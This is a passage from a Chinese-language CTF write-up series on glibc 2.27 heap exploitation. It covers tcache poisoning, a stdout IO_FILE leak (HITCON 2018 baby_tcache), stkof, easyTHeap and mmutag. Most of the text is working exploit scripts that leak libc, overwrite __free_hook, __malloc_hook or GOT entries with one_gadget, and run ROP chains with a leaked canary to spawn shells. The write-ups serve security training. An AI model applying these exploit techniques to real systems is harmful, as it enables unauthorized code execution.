# 0 1 2 3 4 5 6 7 8 9

# 泄露libc 此时B位于0
show(0)
# main_arena+96 与 libc_base固定偏移为
base = uu64(ru('\x7f',False)[-6:]) - 0x3ebca0
leak('base',base)

# ------------------ 利用double 进行tcache投毒，将chunk申请到freehook位置，修改free hook，get shell
# 利用UAF，申请chunk，此时0和9都指向B
add(0x10,'c')
# unsort [C](C)
# B 0 1 2 3 4 5 9 A b
# 0 1 2 3 4 5 6 7 8 9

# 将指向B的两个chunk释放入tcache中
leak('heap_arry',heap_arry)
# 因为要进行tcache投毒，因此除了0和9这两个指向B的chunk外
# 还需要一个chunk，该chunk会申请到freehook的位置
free(1)
free(0)
free(9)
# 再将两个chunk申请回来，一个布置free_hook got
# 另一个写入one_gadget
one_gadget = base + 0x4f3c2 #0x10a45c 0x4f365
free_hook = base+libc.sym['__free_hook']
# 此时第一个B已经被分配，但同时B还在tcache中
# 由于tcache是按照fd分配的，因此我们修改B的fd，就可以将下一个chunk申请到任意位置
# 这里我们将其修改为free hook赋值
add(0x10,p64(free_hook))
leak('free_hook',free_hook)
leak('one_gadget',one_gadget)
# 将第二个B也申请出来，这里content可以随便填
add(0x10,'ddd')
# 此时申请投毒的chunk(chunk的mem指针正好在free hook位置)
# 修改free hook为one gadget
add(0x10,p64(one_gadget))
# 释放chunk，get shell
free(1)

# end
```

总结

- tcache通过fd分配，fd指向的是下一个分配的chunk地址，因此可以进行投毒
- 第一个usbin的fd和bk会指向 `main_arena+96` 的位置
- tcache是LIFO，usbin是FIFO，因此在做题时需要注意

0xA HITCON 2018 PWN baby_tcache

分析

- 程序的功能很简单，就 2 个功能，一个功能为 New 申请使用内存不大于 0x2000 的 chunk，总共可以申请 10 块，通过 bss 段上的一个全局数组 arr 来管理申请的 chunk，同时 bss 段上的数组 size_arr 来存储相应 chunk 的申请大小 size。
- 程序的另外一个功能就是 delete，删除所选的堆块，删除之前会事先把 chunk 的内容区域按照申请的 size 覆盖成 0xdadadada 程序的漏洞代码在功能 New 的时候，写完数据后，有一个 null-byte 溢出漏洞
- 程序的漏洞很容易发现，而且申请的 chunk 大小可控，所以一般考虑构造 overlapping chunk 处理。但是问题在于即使把 main_arena 相关的地址写到了 chunk 上，也没法调用 show 功能做信息泄露，因为程序就没提供这个功能。

这个程序需要用到IO_FILE的知识，下面先来简单的介绍一下相关知识

程序调用puts等函数时，其内部实现是调用 `_IO_new_file_overflow` ,正常的程序流程是接着执行 `_IO_do_write` ，所以我们要pass两个判断，接着 `_IO_do_write` 接着会以同样的参数调用 `new_do_write`

```
1   int
2   _IO_new_file_overflow (_IO_FILE *f, int ch)
3   {
4     if (f->_flags & _IO_NO_WRITES) /* SET ERROR */  //伪造PASS
5       {
6         f->_flags |= _IO_ERR_SEEN;
7         __set_errno (EBADF);
8         return EOF;
9       }
10    /* If currently reading or no buffer allocated. */
11    if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base ==
    NULL)//伪造PASS
12      {
13        :
```

```
14          :
15        }
16      if (ch == EOF)
17        return _IO_do_write (f, f->_IO_write_base,  // our target
18                f->_IO_write_ptr - f->_IO_write_base);
```

因此我们想要执行 `_IO_do_write` 的前提条件如下

```
1   #define _IO_NO_WRITES 8
2   #define _IO_CURRENTLY_PUTTING 0x0800
3   #define _IO_IS_APPENDING 0x1000
4
5   _flags = 0xfbad0000 //高两个字节是magic不用管
6   _flags & = _IO_NO_WRITES = false
7   _flags & _IO_CURRENTLY_PUTTING = true
8   _flags & _IO_IS_APPENDING = true
9
10  所以_flag的值为0x0xfbad18*0  *可以为任何数
```

在 `_IO_do_write` 中,最后会执行 `_IO_SYSWRITE (fp, data, to_do)`
即执行 `_IO_SYSWRITE (f, f->_IO_write_base, f->_IO_write_ptr - f->_IO_write_base)`
我们将 `_IO_write_base` 的低一个字节覆盖为x08，因为这个地方存放了 `_IO_stdfile_2_lock` 的地址，而这个地址比__free_hook的地址低0x38个字节，因此泄露出来后，即可以算出libc基址

综上我们需要覆盖的 `_IO_2_1_stdout_` 文件流中数据为

```
1   _flag的值为0x0xfbad18*0 *可以为任何数
2   覆盖_IO_write_base低一个字节为x08
```

当程序调用输出的函数时，比如puts，就会输出 `_IO_stdfile_2_lock` 的地址

思路

1. 通过 `usbin` 和 `tcache` 联合投毒,将chunk申请到 `stdout.flag` 附近
    - 首先申请 `两个大chunk夹小chunk` ,并进行堆扩展,合成 `一个chunk`
    - 释放夹在中间的小chunk, 使其进入 `tcache` 中
    - 申请一个chunk, 使此时 `usbin的头chunk` 恰好是 `tcache中的chunk`
    - 再申请一个 `size不在tcache中的chunk` , 利用 `malloc` 不会清空内存的特性, 修改 `fd指针为stdout.flag地址` ,进行投毒
        - 这样做可以在没有libc base的情况下进行投毒
        - 因为libc base未知,而我们一次性改了两个字节,因此有一位需要爆破

2. 修改 `stdout.flag` 的值以通过检查 & 修改 `_IO_write_base` 低一个字节为x08,使其最终输出 `_IO_stdfile_2_lock` 地址,最终获得 `libc基址`
3. 利用 `double free` 或者 `联合投毒` 的方式,将chunk申请到 `_free_hook` ，修改内容为 `one_gadget`
4. `Get shell`

实现

EXP

```
def add(size,data):
    sla('choice:','1')
    sla('Size:',str(size))
    sa('Data:',data)

def free(id):
    sla('choice:','2')
    sla('Index:',str(id))

# ---------------------- 1 通过投毒，使chunk申请到stdout的flag附近
# 通过堆扩展，使一个chunk同时在usbin和tcache中
# 因为usbin头chunk的fd指向main_arena 因此可以通过修改后fd两个字节来进行tcache投毒，使chunk申请到stdout的flag附近
# 注意：由于libc基址未知，因此stdout.flag中有一位需要爆破
def pwn():
    heap_arry = 0x202060

    add(0x500 - 0x8,'a') # 0
    add(0x30,'a') # 1 A <-- target chunk
    add(0x60,'a') # 2
    add(0x500-0x8,'a') # 3
    add(0x70,'a') # 4 防止与topchunk合并


    free(2)
    pl = 'a'*0x60 + p64(0x5b0)
    # off by null
    add(0x68,pl) # 2

    free(0)
    # 先放入tcache中，之后利用他来投毒
    free(1) # A
    # 激活堆扩展
    free(3)
    # 申请一大块chunk，使A位于usbin头
    # 为了使申请的chunk大小为0x500,同时又避免off by one
```

```
        add(0x500-0x9,'a')
        # 此时A同时在tcache和usbin中，可以开始投毒了
        stdout = sym('_IO_2_1_stdout_')
        #dbg()
        # 投毒
        # 申请一个不在tcache中的chunk，这样usbin的fd和bk不会被覆盖
        add(0x50,'\x60\x07')
        leak(heap_arry)
        add(0x30,'a')
        # --------------------------- 2 修改stdout.flag以及_IO_write_base 泄露libc
        pl = p64(0xfbad1800)+p64(0)*3+'\x08'
        add(0x30,pl)

    i = 0
    while 1:
        try:
            pwn()
            # 泄露地址到libc base的固定偏移
            base = uu64(r(6)) - 0x3ed8b0
            one_gadget = base + 0x4f3c2
            free_hook = base + sym('__free_hook')
            leak(base)
            leak(one_gadget)
            leak(free_hook)
            # ------------------------------ 3 再次投毒 将free_hook改为one_gadget
            # 通过查看heap_arry 发现存在double free
            # 如果没有double free 大不了再从头来一遍
            free(1)
            free(3)
            add(0x50,p64(free_hook))
            add(0x50,'a')
            # free_hook
            add(0x50,p64(one_gadget))
            free(0)
            itr()

        except:
            p.close()
            success('No: '+str(i))
            p = process(binary)
            i += 1
```

总结

- https://www.dazhuanlan.com/2019/10/07/5d9a182901848/
- https://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/tcache_attack-zh/#challenge-2-hitcon-2018-pwn-baby_tcache
- stdout中的数据在输出一次之后会清空

- usbin和tcache联合投毒的时候，申请一个不在tcache中的chunk，这样chunk就会从usbin中切割，并且保留usbin中的fd
    - 为什么usbin中的fd指针会被保留？
        - 因为malloc本身就不会清空chunk中的内容

0xB 2014 HITCON stkof

分析

这道题是之前2.23 unlink的例题，但这回换到了2.27的环境中了

最开始我想借助challenge1的思路，使用usbin进行堆扩展，泄露libc地址，但之后发现这道题并没有输出，因此还是乖乖的来tcachhe投毒吧

思路

- 先利用 `usbin 堆扩展` 将 `libc相关地址` 写入处于 `分配状态` 的chunk中
- 之后利用 `tcache投毒` 将 `free_got` 改为 `puts_plt` 泄露 `libc相关地址`
- 最后将 `free_got` 改为 `one_gadget` 拿shell

这里先写 `libc` 再 `投毒` 的原因是， `free_got` 中是有数据的，因此投毒之后会造成tcache污染，从而无法再申请新chunk

如果采用修改 `__free_hook` 的方式应该可以解决该问题

实现

EXP

```
def add(size):
    sl('1')
    sleep(0.2)
    sl(str(size))
    sleep(0.2)

def edit(id,size,data):
    sl('2')
    sleep(0.2)
    sl(str(id))
    sleep(0.2)
    sl(str(size))
    sleep(0.2)
    sl(data)
    sleep(0.2)
```

```python

def free(id):
    sl('3')
    sleep(0.2)
    sl(str(id))
    ru('OK\n')

heap_arry = 0x602140
# 使缓冲区分配完毕
add(0x100) # 1
# 先利用usbin堆扩展写libc，再利用tcache投毒泄露libc地址并写入one_gadget
# -------------------- 利用usbin 堆扩展写libc
add(0x420) # 2
add(0x420) # 3
add(0x420) # 4
# 防止与top合并
add(0x10) # 5
# tcache投毒备用
add(0x10) # 6
add(0x10) # 7

free(2)
pl = '\x00'*0x420 + p64(0x860) + p64(0x430)
edit(3,0x430,pl)
free(4)
add(0x420) # 8
# 此时libc_base+0x3ebca0已写入chunk3
# -------------- tcache投毒 free_got -> puts_plt

# 放入tcache中
free(6)
# 投毒
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
free_got = elf.got['free']
pl = 'a'*0x10 + p64(0) + p64(0x21)
pl+= p64(free_got)
edit(5,0x28,pl)

leak('puts_plt',puts_plt)
leak('puts_got',puts_got)
leak('free_got',free_got)
leak('heap_arry',heap_arry)

# 向free的got中写入puts plt
add(0x10) # 9
# free_got
add(0x10) # 10
edit(10,0x8,p64(puts_plt))

# ------------------ 泄露libc
free(3)
```

```
68  base = uu64(ru('\x7f',False)[-6:]) - 0x3ebca0
69  leak('base',base)
70  # ----------------- 将one_gadget写入free got
71  one_gadget = base +  0x10a45c #0x4f365 0x4f3c2
72  leak('one_gadget',one_gadget)
73  edit(10,0x8,p64(one_gadget))
74  free(5)
75  # end
```

总结

0xC [V&N2020]easyTHeap

分析

程序中限制了 `malloc` 和 `free` 的次数，存在明显的 `Use-After-Free` 漏洞，但是我们可以首先利用 `Tcache dup` 泄露 `Heap address` ，然后劫持 `Tcache structure` ，向任意地址读写，由于 `free` 的次数的限制，此处我们向 `malloc_hook` 写 `one_gadget` 完成利用，但是此处所有的 `one_gadget` 条件均不满足，因此需要利用 `realloc` 函数调整栈帧才能利用。

思路

- 首先利用 `tcache dup` 泄露 `Tcache structure` ,并劫持 `Tcache structure`
- 修改Tcache的 `count数组` 和 `指针数组` ,使得新释放的chunk可以直接进入 `usbin`
- 泄露 `usbin头指针的fd` ， 获得 `libc_base`
- 修改 `Tcache指针数组` 使chunk申请到 `malloc_hook` 附近
- 利用伪造chunk的 `编辑功能` 将 `realloc+n` 的地址写入 `malloc_hook` [调整栈帧],将 `one_gadget` 地址写入 `realloc_hook`
- 当我们再通过 `malloc` 申请chunk时,将执行以下操作
    - `malloc_hook` -> 执行 `realloc+n` 调整栈帧
    - `realloc_hook` -> 执行 `one_gadget`
    - get shell

实现

EXP

```
# ----------------------------double free  tcache 投毒  修改tcache count使chunk直接进入usbin
add(0x50) # 0
free(0)
free(0)
add(0x50) # 1
# 获取tcache上向下一个chunk地址（实际就是0本身）
show(0)
# 泄露tcache结构体地址
tcache_base = uu64(ru('\nDone')[-6:]) - 0x250
data = p64(tcache_base)
# 投毒
edit(1,data)
add(0x50) # 2
# tcache structure
add(0x50) # 3
# 伪造size域
edit(3,'a'*0x8)
#dbg()
# ------------------- 泄露libc地址
free(3)
dbg()
show(3)
base = uu64(ru('\nDone')[-6:]) -0x3ebca0
leak('base',base)
dbg()
# ------------------- 修改malloc_hook
malloc_hook = base + libc.sym['__malloc_hook']
realloc = base + libc.sym['__libc_realloc']
# 0x4f3c2
one_gadget = base + 0x4f3c2 #0x10a45c

add(0x50) # 4
# 先填充了tcache的count数组，之后将[malloc_hook - 0x13]放置在 0x30 chunk的位置
# 实际上也是malloc_hook - 0x23,只不过tcache里面存的是chunk的mem指针
pl = 'a'*0x48 + p64(malloc_hook - 0x13)

edit(4,pl)

leak('heap_arry',heap_arry)
leak('heap_size',heap_size)
leak('tcache_base',tcache_base)
leak('base',base)
leak('malloc_hook',malloc_hook)
leak('realloc',realloc)

add(0x20) # 5
```

```
pl = '\x00'*(0x13-0x8)+p64(one_gadget)+p64(realloc+0x8)
edit(5,pl)
add(0x10)
```

总结

- 修改malloc_hook
  - https://www.lhyerror404.cn/2020/03/01/vn-%E8%80%83%E6%A0%B8%E8%B5%9B-writeup/
  - https://www.freesion.com/article/4545825025/
- 修改IO_File
  - https://blog.csdn.net/seaaseesa/article/details/105404106
- 为什么在修改tcache count时，只修改0x60对应的count后，释放该tcache结构体对应的chunk时不会写入usbin的libc相关地址
  - 因为我们在投毒的时候实际上申请的是tcache strcture的地址，大小0x250，因此需要覆盖到tcache中0x250对应的count才可以

0xD Double free/西湖论剑2020 mmutag

分析

这道题是一道64位的 `堆栈结合` 题目

保护全开

题目首先提供了 `栈地址`

之后给了 `添加` 和 `删除` 堆的功能, 但大小是固定的,都是 `0x68` , 属于 `fastbin`

题目free的时候没有清空指针，可能存在 `UAF` 和 `double free` , 但因为题目没有 `edit` 功能, 因此优先考虑 `double free`

题目最多只能申请10个chunk

题目存在一个输入 `read(0, &(rbp-0x20), 0x20)` , 以及一个输出 `printf("Your content: %s\n", &(rbp-0x20))` , 因此可以泄露位于 `rbp-8` 位置的 `canary`

思路

1. 接收程序提供的 `栈地址` ,泄露 `canary`
2. 通过 `double free` 进行投毒,将chunk申请到程序 `rbp附近` , 修改返回值为 `puts(puts_got)` 泄露 `libc base`
3. 再次投毒，修改返回值为 `one_gadget`
4. `GET SHELL`

实现

实现中需要注意两点

1. 程序申请chunk的时候是在 `add函数` 中的,因此我们需要以 `add函数` 中的 `rbp` 地址为准才能正确的覆盖返回值

   一般定位到的都是大循环的rbp,其值rbp在进入add函数时会 `发生变化`

2. 因为程序中的所有chunk大小都是给定的 `0x68` , 因此在构造chunk时可以从 `rbp-0x48` 的位置开始找,只要保证可以将 `payload` 覆盖到 `返回地址` 即可

   `payload = pop_rdi + puts_got + puts_plt` 长度 `0x18`

EXP

```python
heap_arry = 0x6020c0
heap_count = 0x6020c0
def add(id,data):
    sla('choise:\n','1')
    sla('id:\n',str(id))
    sla('content\n',data)

def free(id):
    sla('choise:\n','2')
    sla('id:\n',str(id))


#------------------------------ 1 获取libc地址
sla('name: \n','wang')
stack = int(ru(':wang')[-14:],16) - 0x20
leak(stack)
# 进入堆menu中
sla('choice:\n','2')
#------------------------------ 2 泄露cannary
sla('choise:\n','3')
sleep(0.2)
s('a'*0x18+'Z')
ru('Z')
canary = uu64(b'\x00'+r(7))
leak(canary)
# ------------------------------ 3. 通过double free将堆申请到栈上 然后修改返回值为puts(puts_addr), 泄露地址, 计算libc base
# double free & fastbin投毒
add(1,'a')
add(2,'b')
free(1)
free(2)
free(1)

# rbp发生了偏移
# 这是在heap菜单中的rbp
```

```python
stack2 = stack - 0x40
# 在进入add函数后，rbp再次发生偏移，要用此时的偏移构造chunk才能成功
# 这是在add函数中的rbp
stack3 = stack - 0x60
add(3,p64(stack3-0x33))
# new_stack - 0x33
fake_chunk = stack3-0x33
leak(fake_chunk)
leak(stack3)
add(4,'4')
add(5,'5')

# stack chunk
pop_rdi = 0x400d23
puts_plt = plt('puts')
puts_got = got('puts')
main = 0x400A99
pl = 'a'*(0x23-0x8)+p64(canary)+p64(0)
pl+= p64(pop_rdi) + p64(puts_got) + p64(puts_plt)
pl+= p64(main)
add(6,pl)
puts_addr = uu64(ru('\x7f',False)[-6:])
base,sys,binsh = ret2libc(puts_addr,'puts',local_libc)
one_gadget = base + 0x4527a # 0xf0364 0xf1207 #0x45226
leak(base)
leak(one_gadget)

# ------------------------ 4 再投毒一次，将返回值改为one_gadget
free(1)
free(2)
free(1)
# 这是在新一轮循环中add函数里的rbp
stack4 = stack3 - 0x40
fake_chunk2 = stack4 - 0x33
leak(stack4)
leak(fake_chunk2)
add(7,p64(fake_chunk2))

add(8,'8')
add(9,'9')
# stack4 chunk
pl = 'a'*(0x23-0x8)+p64(canary)+p64(0)
pl+= p64(one_gadget)
add(10,pl)

# end

itr()
```